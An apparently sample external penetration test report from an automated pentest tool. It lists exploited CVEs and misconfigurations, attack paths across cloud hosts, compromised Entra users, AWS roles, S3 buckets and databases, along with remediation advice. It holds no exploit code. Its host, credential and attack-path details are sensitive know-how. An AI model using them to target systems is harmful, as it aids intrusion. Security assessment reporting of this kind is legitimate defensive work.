External Pentest

Pentest Report

Sample External Pentest
H3 Sample Account
Feb 06, 2024

HORIZON3.ai

~~TRUST~~ BUT VERIFY

Website	**https://www.horizon3.ai**
Email	**info@horizon3.ai**
Twitter	**@Horizon3ai**
LinkedIn	**Horizon3.ai**

Table of Contents

1. Executive Summary

1.1. Summary

Started	**Feb 06, 2024, 7:52 PM UTC**	Initiated by	**Horizon 3 AI**	NodeZero IP	**104.236.72.193**
Completed	**Feb 06, 2024, 8:23 PM UTC**	For client	**H3 Sample Account**	Hosts Assessed	**15**
Duration	**31m 4s**				

110 Attack Paths Exploited

155 Weaknesses Found

64 Credentials Compromised


10 Hosts Compromised

Overall Exposure Level: Critical

This exposure level stems from finding and exploiting **critical weaknesses** affecting external assets, leading to **Critical Infrastructure Compromise, Perimeter Breach, and Microsoft Entra User Compromise**.

To reduce the exposure level, remediate the weaknesses that led to the greatest impacts. To further improve cyber resilience, implement the security policy recommendations provided to address any systemic issues affecting the external assets as a whole.

1.2. Top Impacts




Perimeter breach can lead to attackers gaining access to your internal network from the public internet.


Top impacts found along the 110 attack paths exploited during the pentest:

1. **Critical Infrastructure Compromise**: Discovered and exploited vulnerabilities affecting GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) port 8080, Atlassian Confluence on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) port 8090, and 5 other critical assets. These assets are critical infrastructure that provide attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.
2. **Perimeter Breach**: Discovered and exploited critical vulnerabilities that could allow attackers to breach the perimeter of your network on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com), 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com), and 12 other hosts. Perimeter breach can lead to attackers gaining access to your internal network from the public internet.

3. **Business Email Compromise**: Compromised the email account 79c1f87so8@pod02.example.com. Business email compromise enables attackers to send and receive emails under the guise of that user. Attackers commonly leverage email access to conduct business accounting fraud, conduct highly targeted phishing attacks, gain access to sensitive information, and elicit trusting coworkers to perform actions on their behalf.

1.3. Top Weaknesses





Fix the weaknesses from the most impactful weakness types found during the pentest:

1. **CVE-2021-22205: Gitlab ExifTool RCE** affecting application GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) port 8080 and application GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) port 8080. Unauthenticated attackers can exploit this vulnerability to run arbitrary commands as the git user on the Gitlab host. The weakness was leveraged in **2 attack paths** leading to **Critical Infrastructure Compromise and Perimeter Breach**.
2. **H3-2021-0019: Password Spray** affecting the credential for Microsoft Entra user kionbobwe2@pod16.example.com in Microsoft Entra tenant d6e507ea-d3cb-442f-8c56-94142f3ddd15 and 37 other credentials. An attacker can openly maneuver throughout an environment and access information if a password is compromised. The weakness was leveraged in **25 attack paths** leading to **Business Email Compromise, Microsoft Entra User Compromise, Perimeter Breach, and Sensitive Data Exposure**.
3. **H3-2022-0002: Azure MFA Disabled** affecting the credential for Microsoft Entra user kionbobwe2@pod16.example.com in Microsoft Entra tenant d6e507ea-d3cb-442f-8c56-94142f3ddd15 and 17 other credentials. This misconfiguration permits remote attackers to conduct credential attacks like password spraying to compromise an account and using it to further compromise an organization. The weakness was leveraged in **18 attack paths** leading to **Microsoft Entra User Compromise and Perimeter Breach**.

1.4. Systemic Issues

Issue	Policy Recommendation
Critical Vulnerabilities **9** Hosts that NodeZero compromised via CISA known exploited vulnerabilities.	**Improve Vulnerability Management** Known exploited vulnerabilities should be patched or mitigated in an efficient manner to make it harder for attackers to achieve initial access or move laterally through an environment.
Inadequate Endpoint Security Controls **4** Credentials that NodeZero acquired from OS credential dumping	**Tune Endpoint Security Controls** An Endpoint Detection and Reponse (EDR) solution should be deployed to every endpoint and tuned to prevent common attacker methods for harvesting credentials such as dumping LSASS, LSA, and SAM.

Issue	Policy Recommendation
Missing Multi-Factor Authentication (MFA) **1** User(s) whose Microsoft365 e-mail inboxes were compromised by NodeZero	**Enable MFA for Microsoft365** Multi-Factor Authentication (MFA) should be enabled for all Microsoft365 users to make it difficult for attackers to take over accounts, compromise business email, access sensitive data, and conduct lateral phishing attacks.

NodeZero identified important systemic issues affecting the overall environment. Addressing these issues will improve the environment's resilience to future cyber attacks.

1. **Critical Vulnerabilities**: NodeZero compromised 9 hosts via CISA known exploited vulnerabilities. Known exploited vulnerabilities should be patched or mitigated in an efficient manner to make it harder for attackers to achieve initial access or move laterally through an environment.
2. **Inadequate Endpoint Security Controls**: NodeZero acquired 4 credentials from OS credential dumping. An Endpoint Detection and Reponse (EDR) solution should be deployed to every endpoint and tuned to prevent common attacker methods for harvesting credentials such as dumping LSASS, LSA, and SAM.
3. **Missing Multi-Factor Authentication (MFA)**: NodeZero compromised the Microsoft365 e-mail inboxes of 1 user(s). Multi-Factor Authentication (MFA) should be enabled for all Microsoft365 users to make it difficult for attackers to take over accounts, compromise business email, access sensitive data, and conduct lateral phishing attacks.

1.5. MITRE

This diagram illustrates the actions of NodeZero, as they pertain to MITRE tactics and techniques. Each tile indicates how many attack modules were used for a given technique during the pentest. A total of **3,195 attack modules** employed **51 techniques** across **11 MITRE tactics**.

Reconnaissance

Gather Victim Host Information 165 T1592	Search Victim-Owned Websites 127 T1594	Search Open Technical Databases 106 T1596	Active Scanning 94 T1595	Gather Victim Network Information 62 T1590
Gather Victim Identity Information 15 T1589	Search Open Websites / Domains 6 T1593			

Resource Development

Compromise Infrastructure 11 T1584				

Initial Access

Valid Accounts 162 T1078	External Remote Services 94 T1133	Exploit Public-Facing Application 32 T1190		

Execution

Command and Scripting Interpreter	30	T1059

Privilege Escalation

Exploitation for Privilege Escalation	1	T1068
Abuse Elevation Control Mechanism	1	T1548

Credential Access

Unsecured Credentials	564	T1552
Brute Force	103	T1110
OS Credential Dumping	12	T1003
Exploitation for Credential Access	8	T1212
Credentials from Password Stores	2	T1555
Steal Application Access Token	1	T1528

Discovery

Account Discovery	377	T1087
Network Service Scanning	194	T1046
Permission Groups Discovery	193	T1069
Software Discovery	125	T1518
Container and Resource Discovery	102	T1613
Cloud Infrastructure Discovery	90	T1580
Cloud Service Discovery	22	T1526
System Information Discovery	15	T1082
Remote System Discovery	14	T1018
Cloud Storage Object Discovery	4	T1619
System Network Connections Discovery	2	T1049
System Owner / User Discovery	2	T1033
File and Directory Discovery	1	T1083
System Service Discovery	1	T1007
System Network Configuration Discovery	1	T1016
Process Discovery	1	T1057

Lateral Movement

Remote Services	115	T1021
Exploitation of Remote Services	31	T1210
Use Alternate Authentication Material	6	T1550

Collection

Data from Cloud Storage Object 152 T1530	Screen Capture 111 T1113	Data from Information Repositories 16 T1213	Data from Configuration Repository 2 T1602	Data from Local System 1 T1005
Data from Network Shared Drive 1 T1039	Email Collection 1 T1114			

Command and Control

Non-Application Layer Protocol 7 T1095	Application Layer Protocol 6 T1071

Impact


Data Manipulation 3 T1565	Account Access Removal 2 T1531	Defacement 1 T1491

1.6. Top Credentials

9.8 CRITICAL **79c1f87so81262** ENTRA USER

9.8 CRITICAL **kionbobwe2** ENTRA USER

9.8 CRITICAL **79c1f87so8** ENTRA USER



As illustrated by severity, the pentest discovered **64 credentials** in total, with **36 CRITICAL credentials**. The most impactful credentials likely contribute to the most critical attack paths.

2. Findings

2.1. Impact Details

2.1.1. Perimeter Breach CRITICAL 10

Compromised 14 hosts via 29 separate attack vectors. Perimeter breach can lead to attackers gaining access to your internal network from the public internet.

- Discovered and exploited critical vulnerabilities that could allow attackers to breach the perimeter of your network on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com), 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com), and 12 other hosts. Perimeter breach can lead to attackers gaining access to your internal network from the public internet.

Attack Paths

Host 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com)

- GitLab ExifTool Remote Code Execution Vulnerability (CVE-2021-22205) affecting Web service at 184.73.131.205:8080

Host 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com)

- Atlassian Confluence Namespace OGNL Injection Vulnerability (CVE-2022-26134) affecting Web service at 3.91.156.158:8090
- Apache Solr Velocity Remote Code Execution Vulnerability (CVE-2019-17558) affecting Web service at 3.91.156.158:8984
- Atlassian Confluence Server - Improper Authorization (CVE-2023-22518) affecting Web service at 3.91.156.158:8090
- Apache Solr DataImportHandler Remote Code Execution Vulnerability (CVE-2019-0193) affecting Web service at 3.91.156.158:8984
- SSH service at 3.91.156.158:8101 accessed by credential admin
- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting Web service at 3.91.156.158:8980

Host 54.91.240.159 (ec2-54-91-240-159.compute-1.amazonaws.com)

- JBoss Application Server HTTP Invoker Remote Code Execution Vulnerability (H3-2021-0047) affecting Web service at 54.91.240.159:8081
- Oracle WebLogic Java Deserialization Vulnerability - Console Component (CVE-2020-14882) affecting Web service at 54.91.240.159:7001
- Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability (CVE-2017-3506) affecting Web service at 54.91.240.159:7001
- Apache Shiro RememberME Cookie Deserialization Remote Code Execution Vulnerability (CVE-2016-4437) affecting Web service at 54.91.240.159:8080
- Apache Struts2 Content Header Remote Code Execution Vulnerability (CVE-2017-5638) affecting Web service at 54.91.240.159:8082
- Apache Struts2 S2-048 Remote Code Execution Vulnerability (CVE-2017-9791) affecting Web service at 54.91.240.159:8082
- Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability Bypass (CVE-2017-10271) affecting Web service at 54.91.240.159:7001
- Apache Struts 2 Prefixed Parameters OGNL Remote Code Execution Vulnerability (CVE-2013-2251) affecting Web service at 54.91.240.159:8082

Host 4.246.214.129 (f5.pod04.example.com)

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388) affecting Web service at 4.246.214.129:8443

Host 18.208.189.246 (ec2-18-208-189-246.compute-1.amazonaws.com)

- Unauthenticated Access to the Jenkins Script Console (H3-2020-0021) affecting Web service at 18.208.189.246:443

Host 10.103.2.4

- Host 10.103.2.4 accessed by credential kionbobwe2

Host 10.3.1.7

- Host 10.3.1.7 accessed by credential kionbobwe2

Host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com)

- Microsoft SQL Server database at 54.166.18.219:1433 accessed by credential sa

Host 54.82.213.135 (ec2-54-82-213-135.compute-1.amazonaws.com)

- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting Web service at 54.82.213.135:8080

Host 34.204.0.143 (ec2-34-204-0-143.compute-1.amazonaws.com)

- Unauthenticated Access to the Jenkins Script Console (H3-2020-0021) affecting Web service at 34.204.0.143:8080

Host 52.90.237.79 (ec2-52-90-237-79.compute-1.amazonaws.com)

- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting SUN-ANSWERBOOK service at 52.90.237.79:8888
- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting BLACKICE-ICECAP service at 52.90.237.79:8081

Host 18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com)

- Host 18.224.215.223 (ec2-18-224-215-223.us-east-2.compute.amazonaws.com) accessed by role write-role using access key ASIAQOKJGIOYEFH408VK

Host 10.3.4.7

- Host 10.3.4.7 accessed by credential kionbobwe2

Host 54.145.223.2 (ec2-54-145-223-2.compute-1.amazonaws.com)

- Privilege escalation from user admin to user root using weakness Unrestricted Sudo Privileges (H3-2021-0039)
- SSH service at 54.145.223.2:2222 accessed by credential admin
- Apache Log4j2 Remote Code Execution Vulnerability (CVE-2021-44228) affecting Web service at 54.145.223.2:9200

2.1.2. Critical Infrastructure Compromise CRITICAL 10

Compromised 9 critical applications or devices via 11 separate attack vectors. Critical infrastructure consists of key devices and applications that provide attackers a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.

- Discovered and exploited vulnerabilities affecting GitLab on 184.73.131.205 (ec2-184-73-131-205.compute-1.amazonaws.com) port 8080, Atlassian Confluence on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) port 8090, and 5 other critical assets. These assets are critical infrastructure that provide attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.
- Compromised systems running critical infrastructure on 4.246.214.129 (f5.pod04.example.com). This host provides attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.
- Compromised credentials with access to OpenNMS on 3.91.156.158 (ec2-3-91-156-158.compute-1.amazonaws.com) port 8980. This application is critical infrastructure that provides attackers with a privileged position in the network from which they can access a wealth of sensitive data and launch further attacks.

Attack Paths

Gitlab application at 184.73.131.205:8080

- GitLab ExifTool Remote Code Execution Vulnerability (CVE-2021-22205)

Atlassian Confluence application at 3.91.156.158:8090

- Atlassian Confluence Namespace OGNL Injection Vulnerability (CVE-2022-26134)
- Atlassian Confluence Server - Improper Authorization (CVE-2023-22518)

Admin privileges on compromised host 4.246.214.129 (f5.pod04.example.com) hosting critical applications (F5 Tmos)

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388) affecting Web service at 4.246.214.129:8443

F5 Tmos application at 4.246.214.129:8443

- F5 BIG-IP iControl REST Remote Command Execution Vulnerability (CVE-2022-1388)

Kubernetes Api-server application at 3.85.52.200:443

- Unauthenticated Kubernetes API Server Access (H3-2021-0006)

Web service at 3.91.156.158:8090

- Confluence Hardcoded Credentials Vulnerability (CVE-2022-26138)

Jenkins application at 18.208.189.246:443

- Unauthenticated Access to the Jenkins Script Console (H3-2020-0021)

Jenkins application at 34.204.0.143:8080

- Unauthenticated Access to the Jenkins Script Console (H3-2020-0021)

- Jenkins Arbitrary File Leak Vulnerability (CVE-2024-23897)

Opennms application at 3.91.156.158:8980

- Opennms application at 3.91.156.158:8980 accessed by credential admin

2.1.3. Business Email Compromise CRITICAL 9.8

Compromised 1 email account. Business email compromise allows attackers to send and receive emails under the guise of that user. Attackers commonly leverage email access to conduct business accounting fraud, conduct highly targeted phishing attacks, gain access to sensitive information, and elicit trusting coworkers to perform actions on their behalf.

- Compromised the email account 79c1f87so8@pod02.example.com. Business email compromise enables attackers to send and receive emails under the guise of that user. Attackers commonly leverage email access to conduct business accounting fraud, conduct highly targeted phishing attacks, gain access to sensitive information, and elicit trusting coworkers to perform actions on their behalf.

Attack Paths

Business email account 79c1f87so8@pod02.example.com

- Business email account 79c1f87so8@pod02.example.com accessed by credential 79c1f87so8

2.1.4. Microsoft Entra User Compromise CRITICAL 9.8

Compromised 11 domain users via 20 separate attack vectors. Once a Microsoft Entra user is compromised, anything that user has access to should be considered compromised. This could include access to the Microsoft Entra tenant, Microsoft 365, and even access to Azure subscriptions.

- Compromised the Entra ID user accounts for 79c1f87so81262, kionbobwe2, and 4 other accounts. Once an Entra ID user is compromised, anything that account has access to should be considered compromised. This could include access to typical AD services, Office 365 documents and business email, information about the Entra ID tenant, and related Azure services.

Attack Paths

Microsoft Entra User 79c1f87so81262

- Microsoft Entra User 79c1f87so81262 in domain example.onmicrosoft.com

Microsoft Entra User 79c1f87so87738

- Microsoft Entra User 79c1f87so87738 in domain example.onmicrosoft.com

Microsoft Entra User kionbobwe25867

- Microsoft Entra User kionbobwe25867 in domain example.onmicrosoft.com

Microsoft Entra User kionbobwe27885

- Microsoft Entra User kionbobwe27885 in domain example.onmicrosoft.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod01.example.com

Microsoft Entra User 79c1f87so8

- Microsoft Entra User 79c1f87so8 in domain pod02.example.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod02.example.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod03.example.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod04.example.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod15.example.com

Microsoft Entra User kionbobwe2

- Microsoft Entra User kionbobwe2 in domain pod16.example.com

2.1.5. Sensitive Data Exposure CRITICAL 9.6

Compromised sensitive data on 7 stores via 30 separate attack vectors. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

- Compromised credentials with access to potentially sensitive data stores on S3 bucket stooge-sultry-substance, S3 bucket crinkly-portion-kindred, and 5 other assets. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.
- Compromised credentials with access to potentially sensitive databases on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com). Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.
- Discovered potentially sensitive findings in the source code from Git repo Test_truffle, Git repo fakegit2, Git repo fakegit, and Git repo secret_test. Sensitive data exposures can be used by attackers to obtain user credentials, PII (Personally identifiable information), financial account data, and other business-critical information to further exploit or gain profit.

Attack Paths

AWS S3

- Sensitive files on AWS S3 stooge-sultry-substance accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 crinkly-portion-kindred accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 hacker-morbidity-jokingly accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 crinkly-portion-kindred accessed by the credential for role pod04-instance-profile-r53 in account 691429674719

- Sensitive files on AWS S3 hacker-morbidity-jokingly accessed by the credential for role pod04-instance-profile-r53 in account 691429674719
- Sensitive files on AWS S3 crinkly-portion-kindred accessed by the credential for role NodeZeroPentest in account 691429674719
- Sensitive files on AWS S3 hacker-morbidity-jokingly accessed by the credential for role NodeZeroPentest in account 691429674719
- Sensitive files on AWS S3 crinkly-portion-kindred accessed by the credential for role read-role in account 691429674719
- Sensitive files on AWS S3 hacker-morbidity-jokingly accessed by the credential for role read-role in account 691429674719
- Sensitive files on AWS S3 stooge-sultry-substance accessed by an anonymous credential
- Sensitive files on AWS S3 ellipse-avert-flyaway accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 entangled-raving-dazzling accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 cultivate-coastline-couch accessed by the credential for role list-role in account 691429674719
- Sensitive files on AWS S3 ellipse-avert-flyaway accessed by the credential for role pod04-instance-profile-r53 in account 691429674719
- Sensitive files on AWS S3 entangled-raving-dazzling accessed by the credential for role pod04-instance-profile-r53 in account 691429674719
- Sensitive files on AWS S3 cultivate-coastline-couch accessed by the credential for role pod04-instance-profile-r53 in account 691429674719
- Sensitive files on AWS S3 ellipse-avert-flyaway accessed by the credential for role NodeZeroPentest in account 691429674719
- Sensitive files on AWS S3 entangled-raving-dazzling accessed by the credential for role NodeZeroPentest in account 691429674719
- Sensitive files on AWS S3 cultivate-coastline-couch accessed by the credential for role NodeZeroPentest in account 691429674719

AZURE SHAREPOINT

- Sensitive files on AZURE SHAREPOINT https://example.sharepoint.com accessed by the credential for 79c1f87so8

Host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com)

- Microsoft SQL Server database at 54.166.18.219:1433 accessed by the credential for admin sa
- MySQL database at 54.166.18.219:3306 accessed by the credential for user root

GitLab repo Test_truffle in account kbuch

- Sensitive findings discovered in GitLab repo Test_truffle

GitLab repo fakegit2 in account kbuch

- Sensitive findings discovered in GitLab repo fakegit2

GitHub repo fakegit in account kbuch

- Sensitive findings discovered in GitHub repo fakegit

GitLab repo secret_test in account kbuch

- Sensitive findings discovered in GitLab repo secret_test

2.1.6. Ransomware Exposure CRITICAL 9.4

Ransomware exposure on 1 store via 7 separate attack vectors. Ransomware exposures can be used by attackers to obtain access to business-critical data stores, encrypt them with a secret key, and demand a ransom payment from your company before releasing the decryption key. Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and affected services restored.

- Compromised credentials with write access to data stores on 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com). This asset is vulnerable to a ransomware attack. Ransomware is used by attackers to encrypt business-critical data with a secret key, then demand a ransom payment from your company before releasing the key. Ransomware attacks can cause severe disruption to your business operations, even after the ransom is paid, as data stores must be decrypted and all affected services restored.

Attack Paths

Host 54.166.18.219 (ec2-54-166-18-219.compute-1.amazonaws.com)

- Read/Write access to Microsoft SQL Server database Northwind at 54.166.18.219:1433 using the credential for admin sa
- Read/Write access to Microsoft SQL Server database msdb at 54.166.18.219:1433 using the credential for admin sa
- Read/Write access to Microsoft SQL Server database AdventureWorks2017 at 54.166.18.219:1433 using the credential for admin sa
- Read/Write access to Microsoft SQL Server database Pubs at 54.166.18.219:1433 using the credential for admin sa
- Read/Write access to MySQL database employees at 54.166.18.219:3306 using the credential for user root
- Read/Write access to MySQL database performance_schema at 54.166.18.219:3306 using the credential for user root
- Read/Write access to MySQL database mysql at 54.166.18.219:3306 using the credential for user root

2.1.7. AWS User Role Compromise CRITICAL 9

Compromised 9 users/roles. Once an AWS user or role is compromised, anything that user or role has access to including cloud resources, cloud services, and data should be considered compromised.

- Compromised the AWS identities list-role, pod04-instance-profile-r53, and 7 other accounts in the AWS account. Once an AWS user or role is compromised, anything that user or role has access to including cloud resources, cloud services, and data should be considered compromised.

Attack Paths

AWS Role assuming-role

- AWS Role assuming-role in account 691429674719

AWS Role audit

- AWS Role audit in account 691429674719

AWS Role hard-to-guess-305199

- AWS Role hard-to-guess-305199 in account 691429674719

AWS Role list-role

- AWS Role list-role in account 691429674719

AWS Role NodeZeroPentest

- AWS Role NodeZeroPentest in account 691429674719

AWS Role pod04-instance-profile-r53

- AWS Role pod04-instance-profile-r53 in account 691429674719

AWS Role read-role

- AWS Role read-role in account 691429674719

AWS Role test-exec-ssm

- AWS Role test-exec-ssm in account 691429674719

AWS Role write-role

- AWS Role write-role in account 691429674719

2.1.8. Brand Compromise HIGH 7.5

Compromised 2 subdomains via 3 separate attack vectors. Brand compromise covers ways in which an attacker can harm your company's reputation by, for instance, defacing the company's website, hosting malware off the company's domain, or carrying out phishing attacks that appear to originate from the company.

- Discovered and exploited critical vulnerabilities that can lead to brand compromise on Moodle Jitsi Plugin on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) port 80, doodle.goat.example.com, and Moodle Jitsi Plugin on 34.200.173.81 (ec2-34-200-173-81.compute-1.amazonaws.com) port 443. Brand compromise covers ways in which an attacker can harm your company's reputation by, for instance, defacing the company's website, hosting malware off the company's domain, or carrying out phishing attacks that appear to originate from the company.

Attack Paths

Subdomain doodle.goat.example.com

- Subdomain Takeover (H3-2021-0002) of doodle.goat.example.com

Application Moodle Jitsi Plugin

- Web Application Cross Site Scripting Vulnerability (H3-2022-0001) affecting application Moodle Jitsi Plugin

2.2. Weakness Summary

The pentest identified **CRITICAL** degrees of risk within the target network, including **60 confirmed weaknesses** (with proof-of-exploit provided) and **13 potential weaknesses**.

Note: Further details and visualizations including attack-vector illustrations and context scoring (based on the relative impact to the target environment) can be found in the NodeZero UI.

2.2.1. Confirmed Weaknesses

Count	First Seen	Name	Weakness ID	Type	Severity
1	02/06/2024, 12:00 PM	GitLab ExifTool Remote Code Execution Vulnerability	CVE-2021-22205	VULNERABILITY	CRITICAL 10
1	02/06/2024, 12:24 PM	Apache Struts 2 Prefixed Parameters OGNL Remote Code Execution Vulnerability	CVE-2013-2251	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:00 PM	Apache Shiro RememberME Cookie Deserialization Remote Code Execution Vulnerability	CVE-2016-4437	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:25 PM	Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability Bypass	CVE-2017-10271	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:25 PM	Oracle Weblogic wls-wsat Component XML Deserialization Vulnerability	CVE-2017-3506	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:24 PM	Apache Struts2 S2-048 Remote Code Execution Vulnerability	CVE-2017-9791	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:31 PM	Apache Solr Velocity Remote Code Execution Vulnerability	CVE-2019-17558	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:25 PM	Oracle WebLogic Java Deserialization Vulnerability - Console Component	CVE-2020-14882	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:02 PM	F5 BIG-IP iControl REST Remote Command Execution Vulnerability	CVE-2022-1388	VULNERABILITY	CRITICAL 9.8
1	02/06/2024, 12:48 PM	Atlassian Confluence Namespace OGNL Injection Vulnerability	CVE-2022-26134	VULNERABILITY	CRITICAL 9.8
11	02/06/2024, 12:07 PM	Weak or Default Credentials - Password Spray	H3-2021-0019	CREDENTIALS	CRITICAL 9.8
1	02/06/2024, 12:25 PM	JBoss Application Server HTTP Invoker Remote Code Execution Vulnerability	H3-2021-0047	SECURITY_MISCONFIGURATION	CRITICAL 9.8
10	02/06/2024, 12:07 PM	Azure Multi-Factor Authentication Disabled	H3-2022-0002	CREDENTIALS	CRITICAL 9.8
1	02/06/2024, 11:54 AM	Apache mod_proxy Server-Side Request Forgery Vulnerability	CVE-2021-40438	VULNERABILITY	CRITICAL 9.6
6	02/06/2024, 11:55 AM	Apache Log4j2 Remote Code Execution Vulnerability	CVE-2021-44228	VULNERABILITY	CRITICAL 9.6
1	02/06/2024, 12:00 PM	AWS Unrestricted Assume Role Access	H3-2021-0029	CREDENTIALS	CRITICAL 9.6
2	02/06/2024, 11:54 AM	AWS Instance Metadata Service v1 Exposed	H3-2021-0040	SECURITY_MISCONFIGURATION	CRITICAL 9.6
6	02/06/2024, 12:01 PM	AWS Assume Role Access	H3-2022-0074	CREDENTIALS	CRITICAL 9.6
1	02/06/2024, 12:24 PM	Confluence Hardcoded Credentials Vulnerability	CVE-2022-26138	VULNERABILITY	CRITICAL 9.5
2	02/06/2024, 12:04 PM	Jenkins Arbitrary File Leak Vulnerability	CVE-2024-23897	VULNERABILITY	CRITICAL 9.5
2	02/06/2024, 12:04 PM	Unauthenticated Access to the Jenkins Script Console	H3-2020-0021	SECURITY_MISCONFIGURATION	CRITICAL 9.5
1	02/06/2024, 11:58 AM	Unauthenticated Kubernetes API Server Access	H3-2021-0006	SECURITY_MISCONFIGURATION	CRITICAL 9.5
6	02/06/2024, 12:23 PM	Weak or Default Credentials - Web Applications	H3-2021-0021	CREDENTIALS	CRITICAL 9.5
2	02/06/2024, 12:24 PM	Apache Solr Arbitrary File Read Vulnerability	H3-2023-0023	SECURITY_MISCONFIGURATION	CRITICAL 9.4
1	02/06/2024, 11:55 AM	Weak or Default Credentials - Microsoft SQL Server	H3-2021-0016	CREDENTIALS	CRITICAL 9.4
1	02/06/2024, 12:31 PM	Apache Solr DataImportHandler Remote Code Execution Vulnerability	CVE-2019-0193	VULNERABILITY	CRITICAL 9.2

Count	First Seen	Name	Weakness ID	Type	Severity
2	02/06/2024, 12:02 PM	Weak or Default Credentials - SSH	H3-2021-0014	CREDENTIALS	CRITICAL 9.2
1	02/06/2024, 12:06 PM	Unrestricted Sudo Privileges	H3-2021-0039	CREDENTIALS	CRITICAL 9.2
2	02/06/2024, 12:41 PM	Public Access to Amazon S3 Bucket	H3-2021-0001	SECURITY_MISCONFIGURATION	CRITICAL 9
1	02/06/2024, 11:55 AM	Weak or Default Credentials - MySQL	H3-2021-0017	CREDENTIALS	HIGH 8.6
